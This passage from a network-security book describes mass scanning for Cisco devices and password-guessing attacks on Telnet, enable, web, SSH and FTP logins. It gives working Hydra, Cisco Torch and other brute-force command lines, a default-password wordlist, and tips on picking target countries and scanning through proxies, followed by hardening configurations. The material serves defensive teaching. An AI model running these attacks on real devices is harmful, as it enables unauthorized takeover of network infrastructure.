First of all, the discovery of Cisco hosts running such servers is different from the indepth fingerprinting we described in [Chapter 5](#). We discussed a somewhat timely procedure suitable for a professional penetration tester or a dedicated attacker with a specific target in mind. A "mass attacker" doesn't care which IOS or CatOS version is running on the scanned hosts; nor does such an attacker care what other ports are open on them. Instead, this attacker type wants to find as many hosts that look like Cisco devices with an open Telnet port as possible, in the shortest period of time. To do that, a cracker is likely to use a small, specialized, and very fast scanning tool instead of a universal portscanner like Nmap. Such tools must use one simple method to identify a Cisco box. One such well-known method is sending a TCP SYN to port 1999 (Cisco tcpid-port) and waiting for a TCP ACK-RST, which is supposed to contain a "Cisco" string. However, this method is rather obsolete and does not seem to work against newer IOS versions:

```
arhontus / # tcpdump host 192.168.66.202 -vv -xx -s 1500
tcpdump: listening on eth0, link-type EN10MB (Ethernet), cap
```

```
00:26:01.320058 IP (tos 0x10, ttl 64, id 49303, offset 0, f
length: 60) kabanos.core.arhont.com.50365 > 2611a.dmz.arhor
SWE [tcp sum ok] 1400404222:1400404222(0) win 5840
<mss 1460,sackOK,timestamp 154253417 0,nop,wscale 0>
 0x0000: 0002 b365 bd02 0004 75e7 2651 0800 4510 ..
 0x0010: 003c c097 4000 4006 68f4 c0a8 4d05 c0a8 .
 0x0020: 42ca c4bd 07cf 5378 78fe 0000 0000 a0c2 B.
 0x0030: 16d0 c4b8 0000 0204 05b4 0402 080a 0931 ..
 0x0040: b869 0000 0000 0103 0300 .i
```

```
00:26:01.333065 IP (tos 0x0, ttl 254, id 29795, offset 0, fl
length: 40) 2611a.dmz.arhont.com.tcp-id-port > kabanos.core
```

```
[tcp sum ok] 0:0(0) ack 1400404223 win 0
 0x0000: 0004 75e7 2651 0002 b365 bd02 0800 4500 ..
 0x0010: 0028 7463 0000 fe06 374c c0a8 42ca c0a8 .l
 0x0020: 4d05 07cf c4bd 0000 0000 5378 78ff 5014 M.
 0x0030: 0000 05ac 0000 0000 0000 0000 ..
```

As you can see, no "Cisco" string appears in the reply packet. Even if one appeared, it wouldn't mean that the router was running telnetd, which is what we need to find. Thus, a tool that would simply check and verify the telnetd banner seems to be what the doctor ordered.

The most commonly used tool is probably Cisco Scanner by 0kiwan. The original version of the tool, which can be downloaded from Packetstorm (<http://www.packetstormsecurity.org/cisco/ciscos.c>), takes only classful IP ranges as input and looks for the router-specific "User Access Verification/Password:" telnetd banner string. We have implemented a more advanced method of Cisco telnetd discovery and telnetd responsebased Cisco device fingerprinting in our Cisco Torch Mass Scanner tool, which was released as we wrote this book:

```
arhontus/$ perl cisco-torch.pl -t 192.168.66.202
Using config file torch.conf...
#####
Cisco Torch Mass Scanner 0.2 beta version
Because we need it...
http://www.arhont.com/index-5.html
#####
List of targets contains 1 host(s)
4972: Checking 192.168.66.202 ...
Fingerprint: 2552511255251325525324255253
Description: Cisco IOS host (tested on 26
Aironet 1200 AP)
Fingerprinting Successful
--->
- All scans done. Cisco Torch Mass Scanner 0.2b -
```

---> Exiting.

Telnet scanning with Cisco Torch will identify telnetd running on nonrouter Cisco machines, such as Catalyst switches and PIX firewalls. The addresses of found Cisco hosts will be saved in a `scan.log` file in the tool directory. Surely, you can specify any IP range for scanning and combine scanning with a dictionary attack on the fly (`-b` option). Machines with no telnetd running will not show up on a fingerprinting scan.

Of course, a system administrator can (and, indeed, should) modify the login banner. This is when Telnet fingerprinting comes in very handy, since this fingerprint cannot be changed by the administrator (without reverse-engineering IOS, CatOS, or PIX OS, any way). Also, in this case an attacker is looking for a host with a default or easily guessable password, and so-called "system administrators" who allow this to happen usually don't bother changing the banner.

Surely, a cracker may opt for using the Nmap `-A` or `-sV` option for mass banner grabbing using scripted multiple processes of the scanner and `-n` to speed up the scanning. A script-kiddie approach would be to supply Nmap with `-iR` to scan random hosts on the Internet. An intelligent cracker would not do that, however. Instead he or she will use the methodologies described in [Chapter 4](#) to select an optimal network range for the intended purpose. If the attacker is simply looking to take over as many hosts as possible, he or she would select large and densely populated autonomous systems (ASs) that are positioned quite close (in terms of both hops and delay) to the attacker's host(s).

A cracker who closely follows the current affairs can go further and take "political" considerations into account when choosing the range of targets to scan. For example,

ASs that belong to large companies that have gone bankrupt or that are undergoing a major merger are more likely to be mismanaged and contain many vulnerable hosts. In addition, ASs that belong to countries with massively developed IT infrastructures would contain more hosts to sweep through, while ASs that belong to developing countries suffering from "brain

drain" would contain more vulnerable hosts. A careful attacker would not scan hosts on his or her own AS and would pick up target IP ranges belonging to the countries from which she or he is unlikely to get sued.

It deserves to be mentioned that smaller, faster, and Cisco-unrelated banner grabbers can be used to scan for Cisco devices with TCP port 23 open. We recommend mig-tel-netd-scan for its speed; mothra-v 1 also does a decent job. Dwelling further on these tools deviates from the aims of this chapter, however, and now it is time to switch to the topic of password bruteforcing itself.

First, let's consider manual password guessing. It does not seem to be very fast and efficient; however, it has one advantage. We have seen routers with the same login and/ or enable password as the router hostname or part of the hostname. In a few cases, the passwords were similar to the company name (checked via whois) or related to it. Creative manual password guessing can succeed in some cases, when automated password guessing fails, and should not be dismissed.

Automated password guessing can be performed using a variety of tools—both Cisco-specific and general. Both of the following tools can be found at the Packetstorm web site and a few other places. A Cisco-specific bruteforcing tool is Cisco Crack by B-r00t:

```
arhontus# perl Cisco_Crack.pl
USAGE : Cisco_Crack.pl -h HOST -p PASSLIST
-h = Hostname of CISCO Server.
-p = List of Passwords to use.
```

Cracked hosts are appended to the `Cisco_Crack` file.

Alternatively, you can use CiscoAuditTool (CAT) when you need to go through a long list of hosts in a mass attack:

```
arhontus#perl CAT -f hostlist.txt -a passwordlist.txt -l 0wr
```

Of course, you can easily combine CiscoAuditTool with Cisco's or any other banner grabbing tool by feeding their output IPs to CiscoAuditTool as they get discovered. (A word of warning: in our experience, CiscoAuditTool was

rather slow.) Our Cisco Torch tool can do this job in an efficient manner:

```
arhontus / # perl cisco-torch.pl -t -b 192.168.77.250
Using config file torch.conf...
#####
Cisco Torch Mass Scanner 0.2 beta version
Because we need it.
http://www.arhont.com/index-5.html
#####
List of targets contains 1 host(s)
5007: Checking 192.168.77.250 ...
Fingerprint: 2552511255251325525311310131
Description: Cisco 5000 Catalyst
Fingerprinting Successful
```

```
Tryng cisco:cisco
Tryng cisco:Cisco
Tryng cisco:cisco1
Tryng cisco:router
Tryng cisco:123456
Tryng cisco:pix
```

This would continue on until the correct username/password pair is guessed. The tool will automatically determine whether a username/password or just password login is used, so you don't need to worry about that.

The next logical step would be bruteforcing for enable. This can be easily done with enabler:

```
arhontus / # ./enabler
[`] enabler.
[`] cisco internal bruteforcer. concept by anyone
[`] coded by norby
[`] usage: ./enabler <ip> [-u user] <pass> <passlist> [port]
```

But what do you do if you want to guess enable on multiple hosts or attack username/password Telnet logins and do not plan to engage in shell scripting

and tool modification? Hydra by Van Hauser/THC is the answer. Hydra is the most universal remote password-auditing tool that supports parallel connects and a long list of protocols and services, including Telnet, FTP, HTTP, HTTP Over Secure Sockets Layer (HTTPS), HTTP-PROXY, Lightweight Directory Access Protocol (LDAP), Server Message Block (SMB), SMBNT, MS-SQL, MySQL, REXEC, SOCKS5, VNC, POP3, Internet Message Access Protocol (IMAP), Network News Transfer Protocol (NNTP), PCNFS, ICQ, SAP/R3, Cisco auth, Cisco enable, SMTP-AUTH, SSH2, SNMP, CVS login, and Cisco AAA security technology. At the moment of writing, Hydra does not support SSHv1, frequently used by Cisco devices, but the support of this protocol is on the to-do list.

Hydra compiles on all UNIX-like systems (including Mac OS X), Windows with Cygwin, and Palm OS. If your Hydra has crashed or you had to abort the tool with CTRL-C, a `hydra.restore` file allows you to restore the broken session. However, when parallel hosts are attacked, the restore session feature doesn't work and all data would be lost.

To run a mass dictionary attack for Telnet username/password pairs, use Hydra with options such as these:

```
arhontus / # hydra -L cisco.logins -P cisco.passwords -M hos
Own3d.txt -t 50 -e n -V telnet
```

Note that if you want a lightweight tool for username/password pair Telnet dictionary attacks, you can also opt for TeeNet, a small utility from Phenoelit. It is easy to use:

```
arhontus / # ./tn
TN (TeeNet) - (C) 1999 by Phenoelit (http://www.phenoelit.de)
Version 0.1.2
Usage: -[vVuc] [-t timeout -T timeout(usec)] -a username -w
[-p port] [-L loginpattern] [-P passwordpattern] [-S shellp
```

You can read more about TeeNet and download the tool from <http://www.phenoelit.de/tn/docu.html>.

Three Perl tools are also available for Telnet cracking that use the Net:Telnet module—namely Nirvana, Telnet\_Crack, and Brutus. Their functionality is quite similar to TeeNet, even though Brutus can also attack FTP, Post Office Protocol 3 (POP3), and SMTP servers.

To use Hydra against Cisco devices asking for Telnet password only, use the `cisco` option:

```
arhontus#hydra -P cisco.passwords -M hosts.list -o 0wn3d.txt
```

Finally, for mass enable cracking, try this out:

```
arhontus#hydra -P cisco.passwords -M hosts.list -o 0wn3d.txt
<insert the password here> cisco-enable
```

The number of parallel tasks should be set to 4. (Note that we cannot supply a list of enable passwords for guessing using this tool as it is; you will have to resort to some basic scripting to do that if needed.)

Of course, massive dictionary attacks such as we have described will be very noisy with a high probability of the attacking host landing on the DShield Top 10 Most Wanted list. In addition to using a hacked-up host for launching mass dictionary attacks or running them through a cracked wireless link, an attacker can scan via a proxy using Hydra. The tool supports two variables, namely `HYDRA_PROXY_HTTP` and `HYDRA_PROXY_CONNECT`, which allow proxy scanning. The authenticated proxies are also supported. To scan through a proxy, simply set the variable you need in the console. Here's an example:

```
HYDRA_PROXY_CONNECT="proxy.testnet.arhont.com:3128"
```

If you don't feel comfortable using a UNIX command line, you can run Xhydra, which is a GTK interface for Hydra ([Figure 6-1](#)).







**Figure 6-2:** Hydra support in Nessus

No doubt, you have already wondered which default passwords are common on Cisco devices. In our experience, *cisco*, *cisco1*, *router*, *password*, *password1*, and *secret* top the list together with passwords that are either the appliance hostname or a part of it. As for the enable passwords, surprisingly, *enable*, *enabled*, and *enable1* are not that popular. As to other, more specific Cisco hosts and software, we strongly suggest you have a look at the default passwords list maintained by Phenoelit (<http://www.phenoelit.de/dpl/dpl.htm>). You can also consult password lists at iSpeed (<http://www.ispeed.org/password.htm>), <http://www.CIRT.net> (<http://www.cirt.net/cgi-bin/passwd.pl?method=showven&ven=Cisco>), zone-h (<http://www.zone-h.org/files/46/Default%20password%20list.htm>), and IndianZ (<http://www.indianz.ch/passwords.htm>) as well. Many of these sources are derived from the Phenoelit site.

In general, when creating the password lists to run against various types of

login to Cisco appliances, try out something like the following:

|              |              |              |              |
|--------------|--------------|--------------|--------------|
| cisco        | cisco1       | router       | password     |
| internet     | admin        | secret       | router1      |
| switch       | catalyst     | secret1      | root         |
| enabled      | netlink      | firewall     | ocsic        |
| password1    | c1sc0        | cisc0        | c1sco        |
| rooter       | r0ut3r       | r3wt3r       | rewter       |
| rout3r       | r0uter       | r3wter       | rewt3r       |
| t3ln3t       | access       | as5300       | as5800       |
| cisco2600    | cisco2500    | cisco2900    | cisco3500    |
| cisco3600    | cisco1600    | cisco1700    | cisco5000    |
| cisco6000    | cisco6500    | cisco800     | cisco700     |
| catalyst1900 | catalyst1800 | catalyst2900 | catalyst3500 |
| catalyst5000 | catalyst6000 | catalyst5500 | catalyst6500 |
| cisco1234    | cisco123     | cisco12      | p4ssw0rd     |
| r3w7         | r007         | 4dm1n        | adm1n        |
| s3cr37       | 1nt3rn3t     | in73rn37     | ciscovoip    |

This is similar to the list of passwords included with Cisco Torch (also have a look at `users.txt`, which comes with the tool).

Be creative, and take the following into account:

- Model of the appliance shown by your scanning tools, such as Nmap.
- Whois output—for example, address and system administrator's name included in it, as well as the geographical position of the router and linguistics.
- The fact that the router could have been taken over by crackers and have the login password changed into something in 1337 (Leet language), like some of the examples shown earlier. We have seen such cases in the wild.

You should try to discover as much information about the network administrator as you can using Google, social engineering, and other methods. For example, if the network administrator is obsessed with *Star Trek*, the password may be related to the movie. In fact, premade *Star Trek*-related password lists are available online. Or, sometimes, hostnames of routers and switches may give away a system administrator's obsessions—for example, characters or places from a well-known film or story. Logic and common sense are the most powerful weapons when it comes to the art of password guessing, not to mention insider information, if it's available.

## Password Guessing and Bruteforcing Attacks Against Other Open Cisco Services

|               |                     |    |
|---------------|---------------------|----|
| <b>Attack</b> | <i>Popularity:</i>  | 8  |
|               | <i>Simplicity:</i>  | 10 |
|               | <i>Impact:</i>      | 9  |
|               | <b>Risk Rating:</b> | 9  |

While these attacks are not as common as Telnet access bruteforcing, they cannot be ignored and do take place quite frequently. However, they belong to the realm of specific penetration testing rather than mass scanning of vulnerable devices (with a possible exception of web interface-related attacks). The services that can be found open on Cisco hosts include management web interfaces (`ip http server`), SSHd, and, in rare cases, FTPd (enabled on a Cisco router with the `ftp-server enable` command). Of course, SNMP server attacks are also considerations, but we devote a separate section to SNMP-related attacks due to their real-world importance.

Various tools are available for running dictionary and bruteforce attacks against web server login authentication. Of course, Hydra would do the job with options for dictionary attacks for both HTTP and HTTPS-supporting web servers. Here's an example:

```
arhontus / # hydra -L logins.txt -P passwords.txt -o 0wn3d.t
-V -M servers.txt http
```

```
arhontus / # hydra -L logins.txt -P passwords.txt -o 0wn3d.t
-V -S -M servers.txt https
```

## Countermeasure

HTTPS-supporting servers are commonly run on PIX firewalls. However, Cisco routers can also run HTTPS starting from the IOS version 12.2(14)S—on 7100 series and 7200 series routers since 12.1(11b)E. To enable the server, use the `ip http secure-server` command.

Obviously other, more lightweight programs, such as tforce, can perform guessing attacks against web logins:

```
arhontus / # ./tforce
tForce v1.0.0 // necrose@truncode.org Usage: ./tforce
[--host <host> --port <port> --realm <realm> --user <user> -
```

```
[--forcehost --time <times> --sleep <seconds> --nocheck --ve
[--ssnsave <file> --ssnresume <file> --distributed <nodes> -
(Options preceding a * are required options)
* -h, --host, connect directly to webserver <host> or proxy
-f, --forcehost, forces Host: <host> (on servers with mult
-p, --port, connect to <port> on the target host (default:
-t, --times, reconnects <times> before program fails (defa
-s, --sleep, sleep <seconds> before retrying (default: 10
* -r, --realm, HTTP <realm> to attack (Example: http://www.t
-n, --nocheck, disable HTTP realm validation
* -u, --user, use <user> as the username to login to the HT
* -l, --list, use <file> as password list (plain ASCII text
-v, --verbose, enable verbose mode, keep track of current
-d, --debug, enable debugging mode, verbose and HTTP respc
(Options related to session management and distributed mode)
--ssnsave, save session to session <file>
--ssnresume, resume session using session <file>
--distributed, enables distributed mode, with <nodes> syst
--nodeid, creates session file for system's <id> in distri
(Example: ./tforce -h tc.com -p 80 -r http://www.tc.com/rlm/
See [http://www.truncode.org] for more information
```

However, the majority of these programs lack the functionality of Hydra, such as the ability to attack multiple hosts or run parallel probes. Interestingly, probably more web login-cracking software is available for Windows than for Linux and BSD, with some rather nice bruteforcing options (again, check out the Packetstorm web site). We like Unsecure ([Figure 6-3](#)) for its elegance and simplicity, but far more tools are available than we can list here—try them out if you want to.



**Figure 6-3:** Unsecure remote password cracker

Unsecure is somewhat universal and can be useful for attacking all kinds of services that use the plaintext login/password pair—for example, FTP and POP3/SMTP servers.

Cisco Torch supports both web interface–based Cisco device fingerprinting and bruteforcing of normal and secured by Secure Sockets Layer (SSL) Cisco webmanagement logins with automatic recognition between enable password and username/password login types:

```

arhontus / # perl cisco-torch.pl -w -b 192.168.66.202
Using config file torch.conf...
#####
Cisco Torch Mass Scanner 0.2 beta version
Because we need it...
http://www.arhont.com/index-5.html

```

#####

```
List of targets contains 1 host(s)
5058: Checking 192.168.66.202 ...
Cisco-IOS Webserver found
 HTTP/1.1 401 Unauthorized
Date: Sat, 06 Mar 1993 20:58:07 GMT
Server: cisco-IOS
Accept-Ranges: none
WWW-Authenticate: Basic realm="level_15_access"
401 Unauthorized
```

```
Cisco WWW-Authenticate webserver found
HTTP/1.1 401 Unauthorized
Date: Sat, 06 Mar 1993 20:58:07 GMT
Server: cisco-IOS
Accept-Ranges: none
WWW-Authenticate: Basic realm="level_15_access"
```

```
401 Unauthorized
```

```
Try password: cisco
Try password: Cisco
Try password: cisco1
Try password: router
Try password: 123456
Try password: pix
<snip>
```

In this example, the tool has correctly determined that password-only login is used.

As for the SSH cracking, the choice of tools here is more limited. Hydra is available:

```
arhontus / # hydra -L logins.txt -P passwords.txt -o Own3d.t
servers.txt ssh2
```

Unfortunately, very few Cisco appliances support SSHv2 at the moment of writing. Quite surprisingly, at this point, no SSHv2 support is available in PIX OS as well as CatOS. However, newer versions of IOS starting from 12.3(4)T (server) and 12.3(7)T (client) do support this security protocol. These servers will automatically fall back to SSHv1, unless the use of a second version is explicitly defined with an `ip ssh version 2` command (if this command is not available, only SSHv1 is supported). But in the majority of cases, you will still encounter SSHv1-only servers open on Cisco hosts in the wild, and you won't see such hosts often. You should not expect high password-guessing speeds, since SSH connections are more resource-hungry and take longer to establish compared to their Telnet counterparts. To run dictionary attacks against both versions of the SSH protocol, you can use a casual SSH client run from a simple script, available at SecuriTeam (<http://www.securiteam.com/tools/5QP0L2K60E.htm>):

```
arhontus / # ./ssh_brute
Usage: ./ssh_brute <dictionary-file> <hosts-file> <user-file>
```

Or you can use Cisco Torch for both SSHv1 and SSHv2 login credentials guessing:

```
arhontus / # perl cisco-torch.pl -s -b 192.168.77.110
Using config file torch.conf...
#####
Cisco Torch Mass Scanner 0.2 beta version
Because we need it...
http://www.arhont.com/index-5.html
#####
```

```
List of targets contains 1 host(s)
5326: Checking 192.168.77.110 ...
```



```
Trying cisco:cisco
Trying cisco:Cisco
Trying cisco:cisco1
Trying cisco:router
Trying cisco:123456
Trying cisco:pix
Trying cisco:firewall
<snip>
```

FTP servers on Cisco hosts are also uncommon and are usually encountered on specific appliances—for example, Aironet wireless access points or private interfaces of Cisco 3000 virtual private network (VPN) concentrators. Once you get an FTP login, you can download the device configuration file with a standard FTP `get` command and crack the passwords stored in it.

A more interesting approach, reviewed in [Chapter 10](#), is to replace the cracked device OS with a backdoored binary and reboot the device. IOS 11.3 also can be configured to run an FTPd. Such an FTP server needs to have a top-level directory specification via the `ftp-server topdir` command; otherwise, FTP clients will not be able to access any files or directories on the router. Thus, unless a system administrator has defined Nonvolatile RAM (NVRAM:) or FLASH: to be accessible via FTP, cracking the FTP login to such a router is of little use.

Finding tools to run dictionary and bruteforcing attacks against FTP servers is an easy task. Again, you can employ the ever-universal Hydra or Unsecure. One of the lightweight tools we have already mentioned is Brutus (<http://www.hoobie.net/brutus/>). Another utility can attack both Telnet and FTP (if necessary, simultaneously) and, unlike Brutus, it is written in C: here's RPA, or Remote Password Assassin (<http://www.securityfocus.com/tools/1416>):

```
arhontus / # ./rpa
```

Remote Password Assassin V 1.0

Roses Labs / w00w00

Usage: ./rpa <host> (options)

Options:

- l : Login file to use.
- s : Use the same login.
- c : Password file to use.
- r : Attack FlowPoint Router.
- t : Attack Telnet Port.
- f : Attack FTP Port.
- p : Attack POP Port.

A command such as this,

```
arhontus# ./rpa <insert host IP here> -t -f -c passwords.txt
```

will attack a given host's FTP and Telnet servers simultaneously with a list of passwords and a single login name: *cisco*. Many FTP-specific password-guessing tools, such as FHB (FTP Hard Brute), FTP\_crack, og-brute, and user4nd (UNIX-like systems) or EliteSys Entry (Windows systems), are also available. You can easily find these tools at Packetstorm (<http://www.packetstormsecurity.org>) and other major security sites. Since they have very similar functionality and are simple to use (feed in the IPs, login names, and password lists and go), we will not review them here.

## Countermeasures to Cisco Appliance Password-Guessing Attacks

Some of these defensive measures are quite straightforward:

- Never leave a default password.
- Never use a password that can be found in a dictionary.

## Countermeasure

- Never use a password related to the hostname, domain name, or anything else that can be found with whois.
- Never use a password related to your hobbies, pets, relatives, or date of birth.
- Use characters other than letters and numbers.

An old joke goes like this: "I was told that I should not choose the name of my cat as a root password, but I was too arrogant to listen and now all my servers are gone! I am so sad, oh my, dear fluffy %\3"£#P\$j&F\*|!" You have probably heard a variation of this joke and all the recommendations above many times. Unfortunately, some people haven't heard or simply ignore them. To curtail that, a few features in the recent IOS versions allow some control over the device password selection. One such feature is the `security passwords min-length <length>` command that prevents administrators from choosing short passwords (at least eight characters are recommended). Also, when the `auto secure` command is run, it checks that the login and enable passwords are not the same. This is vital, since on many routers with default or easily guessable passwords, a single insecure password is used for both privileged and unprivileged users.

The `auto secure` and `security passwords min-length <length>` commands appeared first in IOS version 12.3(1), got fully integrated into 12.2(18)S, and were enhanced in 12.3(8)T. Because of the importance of `auto secure` in IOS hardening, we devote [Appendix B](#) to this feature; it is also mentioned in various

## Countermeasure

countermeasures sections throughout the book. Unfortunately, nothing similar to `auto secure` is available for CatOS, PIX OS, or IOS-based Catalyst switches as of this writing.

Surely, guessing a username/password pair is far more demanding of time and resources than guessing just a password. Thus, if you use a local authentication method, you should set up a username/password pair on a router with a command such as this:

```
cisco2611b(config)#username B1llG4tes password 1L0veM1cr#s&f
```

Then set the local authentication method like so:

```
cisco2611b(config)#aaa new-model
cisco2611b(config)#aaa authentication login telnet-auth local
cisco2611b(config)#line vty 0 4
cisco2611b(config-line)#login authentication telnet-auth
```

Interestingly, on CatOS-based switches, the local username/password authentication method appeared rather late, starting from CatOS version 7.5.1 (as compared to TACACS+ support appearing in CatOS 2.2). It is implemented with this command:

```
set localuser user <username> password <password>
```

In addition, if you can afford it, use a centralized access control means, such as TACACS+, RADIUS, or Kerberos. To set up TACACS+ based login authentication, a typical set of commands would look like this:

In addition, if you can afford it, use a centralized access control means, such as TACACS+, RADIUS, or Kerberos. To set up TACACS+ based login authentication, a typical set of commands would look like this:

```
cisco2611b(config)#aaa new-model
cisco2611b(config)#aaa authentication login telnet-auth group
cisco2611b(config)#tacacs-server host <IP-of-server1> key <k
cisco2611b(config)#tacacs-server host <IP-of-server2> key <k
```

```
cisco-2611b(config)#tacacs-server timeout 5
! This simply shows the default timeout in seconds
cisco2611b(config)#line vty 0 4
cisco2611b(config-line)#login authentication telnet-auth
```

On a CatOS switch, use this:

```
Gromozeka (enable) set authentication login local enable
Gromozeka (enable) set authentication login tacacs enable te
Gromozeka (enable) set tacacs server <insert server IP here>
Gromozeka (enable) set tacacs key <keystring>
Gromozeka (enable) set tacacs attempts 3
Gromozeka (enable) set tacacs timeout 5
```

Configuring RADIUS-based login authentication is similar:

```
cisco2611b(config)#aaa new-model
cisco2611b(config)#aaa authentication login telnet-auth grou
cisco2611b(config)#radius-server host <IP-of-server1> key <k
cisco2611b(config)#radius-server host <IP-of-server2> key <k
cisco2611b(config)#radius-server retransmit 3
! This simply shows the default amount of retransmits
cisco-2611b(config)#radius-server timeout 5
! This simply shows the default timeout in seconds
cisco2611b(config)#radius-server dead-criteria tries 3
cisco2611b(config)#radius-server challenge-noecho
cisco2611b(config)#line vty 0 4
cisco2611b(config-line)#login authentication telnet-auth
```

This configuration will use RADIUS authentication/accounting ports 1645/1646. This is fine for a Cisco Secure Server that still employs these ports. For other RADIUS servers, you would probably need to change both ports to 1812 and 1813 with this command:

```
radius-server host <insert hostname or IP of the server here>
acct-port 1813
```

On the contrary, on CatOS switches, RADIUS server ports used by default are 1812/1813. So when connecting the switch to the Cisco Secure Server,

set the ports as shown here:

```
Gromozeka (enable) set authentication login local enable
Gromozeka (enable) set authentication login local enable
Gromozeka (enable) set authentication login radius enable
Gromozeka (enable) set radius server <insert server IP> auth
acct-port 1646 primary
Gromozeka (enable) set radius key <keystring>
```

Add the reasonable timeout and login attempts number values, and you are set. RADIUS support on CatOS appeared, then later the TACACS+ support started from CatOS version 5.1.

To provide centralized remote user authentication on an IOS system using Kerberos, the router configuration would resemble this:

```
cisco2611b(config)#aaa new-model
cisco2611b(config)#kerberos local-realm arhont.com
cisco2611b(config)#kerberos server arhont.com <insert server IP>
cisco2611b(config)#kerberos credentials forward
cisco2611b(config)#kerberos srvtab remote <insert server IP>
<insert srvtab filename here>
cisco2611b(config)#aaa authentication login telnet-auth krk
cisco2611b(config)#line vty 0 4
cisco2611b(config-line)#login authentication telnet-auth
```

On a CatOS switch, try this out:

```
Gromozeka(enable)set authentication login local enable
Gromozeka(enable)set authentication login kerberos enable te
Gromozeka(enable)set kerberos local-realm arhont.com
Gromozeka(enable)set kerberos server arhont.com <enter serve
Gromozeka(enable)set kerberos srvtab remote <enter server IP>
</pathname/filename>
Gromozeka(enable)set key config-key <keystring>
```

Apart from having a username/password pair, a great advantage of using centralized authentication methods is the presence of detailed logs of

credential guessing attack attempts on the authentication server. And, with Kerberos, you can map Kerberos instances to Cisco's privilege levels. Centralized enable login authentication can also be applied to enable on some IOS and CatOS versions, which gives you the advantage of more detailed logs to see whether any local users want to escalate their privileges.

Everything we have said so far about the centralized authentication can be applied to Cisco appliances' web interfaces. Local username/password authentication of IOS management web interfaces is done with the `ip http authentication local` command. Providing that RADIUS or TACACS+ authentication is set as shown in the preceding examples, it can also be used to secure Cisco HTTPd with `ip http authentication aaa`, gaining all the advantages of centralized authentication.

A frequently overlooked detail is setting a proper clipping level. By *clipping level*, we mean the amount of "guessing logins" allowed before the connection is dropped. Three is a good and universally accepted clipping level number. A legitimate user can make an error when typing a password once or even twice, but every attempt beyond three looks highly suspicious. Centralized authentication with RADIUS and TACACS+ provides us with a flexible clipping level setting via the amount of retransmits. Without it, `auto secure`, or Cisco IOS Login Enhancements, you are limited to the default clipping level of three. This is reasonable, but you might want to modify it in some cases. When the `auto secure` feature is available, the `security authentication failure-rate <threshold-rate>log` command can be employed to set the number of allowable unsuccessful login attempts (the default is 10). When this number is exceeded, a 15-second delay occurs and a syslog message is generated. Another parameter that makes sense to modify is the amount of sessions, set by a `(config-line)#session-limit <sessions number>`. This helps against bruteforcing tools capable of launching simultaneous connects to the Cisco telnetd. One is a safe number of accepted sessions; you shouldn't need more than one Telnet session to configure a router.

Cisco IOS Login Enhancements (ILE) is a reasonably recent security feature that was first introduced in IOS 12.3(4)T and integrated into 12.2(25)S. It

allows better control and logging of login-related events for Telnet, SSH, and web interface connections to the supporting host. For instance, ILE introduces management of delay between successive login attempts, login blocking when an attack is detected, and a variety of additional logging messages. Setting up a custom delay between successive logins is done via a `login delay <seconds>` command, which is optional. The "main" ILE command (main configuration mode) looks like this:

```
login block-for <seconds> attempts <amount of tries> within
```

The command is self-explanatory—it sets the amount of connections to the monitored services per given time that triggers the blocking or *quiet period* for a set number of seconds. The quiet period means that all additional connections likely to be originating from a bruteforcing or SYN flooding tool are denied. In case you want to preserve the ability to connect from your own host to the router when the attack is taking place, you can define the nonblocked host's IP via a standard access list. Then, enter the `login quiet-mode access-class <access list number or name>` command to specify the nonblocked host to the router. Finally, set logging for both successful and failed login attempts with `login on-success log` and `login on-failure log` commands. You can verify all the ILE parameters by entering `show login` and check unsuccessful login attempts via `show login failures`. The latter will list the amount of failures, usernames tried, and offending IPs with a timestamp added to each unlucky attempt.

An `auto secure no-interact` command automates some of the functions listed so far. Entering `auto secure no-interact`

**Tip** enforces a 1-second login delay and enables logging for failed login attempts. It does not set any login shutdown via `login block-for`.

Of course, everything we've said so far presumes that the attacked service is accessible for crackers. As stated, leaving SSH, Telnet, or especially web interface access available from the public side is a really bad idea and should be avoided at all costs. While the SSHd on the majority of Cisco appliances is turned off by default (if supported at all), the same cannot be



said about telnetd. An ideal solution is to restrict the device management to local console access where possible. You can do this on a router in a few different ways with only default telnetd running—we prefer using the `transport input none` line configuration command that closes the Telnet port. However, system administrators tend to leave some form of remote access to the appliance available from the internal LAN. In such a case, all the recommendations provided heretofore can prove vital. In addition, a mundane recommendation sometimes offered is to restrict Telnet access to a selected host or network range. This is easy to accomplish with a standard access list; here's an example:

```
cisco-2611b(config)#access-list 1 permit host 192.168.77.5 1
cisco-2611b(config)#line vty 0 4
cisco-2611b(config-line)#access-class 1 in
```

or


```
Catalyst5000(enable)#set ip permit 192.168.77.5 255.255.255.2
```

Surely, such restrictions are easy to bypass with casual IP or ARP spoofing and should not be considered a reliable countermeasure.

 Previous

Next 

 Previous

Next 

# SNMP COMMUNITY GUESSING, EXPLOITATION, AND SAFEGUARDS

Running SNMP is a necessary evil when you have to administer and monitor a large amount of network devices remotely. The use of Cisco Works, IBM Tivoli, HP OpenView, Xanadu, or any other centralized network management software is SNMP-dependent and may introduce a major vulnerability to the whole network infrastructure if misconfigured. Another common source of SNMP-related break-ins are devices that have SNMP enabled by default (and these often use the default community names, too). Fortunately, all IOS-based machines (routers, switches, and wireless access points included) do not have any default SNMP services running, but the same cannot be said about some CatOS-based switches (for example, old Catalyst 5005 in our testing lab). On these devices, you may not even disable the SNMP service completely and may have to change the SNMP communities to some random, unguessable string. Finally, a few SNMP implementation flaws may lead to a system compromise. We discuss these security holes in the [next chapter](#).

## Cisco SNMP Basics

Before you tackle SNMP abuse, you should have some background on the protocol itself and its Cisco implementations. SNMP is a standard part of the IP suite since its introduction back in 1988 (RFC 1157) and is the most common network management and monitoring protocol you can encounter. Unfortunately, the first version of SNMP (SNMPv1) did not implement any security features apart from the community names (often left at default or network management tool-specific values) transmitted in cleartext. In 1993, an attempt to correct this resulted in SNMPv2, which implemented a variety of security features, including MD5-based request authentication. Unfortunately, the Internet Engineering Task Force (IETF) could not come to agreement on which security features should be implemented, and vendors were not enthusiastic about SNMPv2 implementation (even though Cisco did support SNMPv2 up to IOS 11.2(6)F). As a result, SNMPv2c protocol was

released and became commonplace. While SNMPv2 supports all network management and monitoring features of SNMPv2, its security is the same as that with SNMPv1 (which is bad news). Cisco and many other vendors had to switch to using SNMPv2c, and modern networks are usually still running a mixture of SNMPv1 and pure SNMPv2c protocols, despite a newer and far more secure SNMPv3 revision being widely available now.

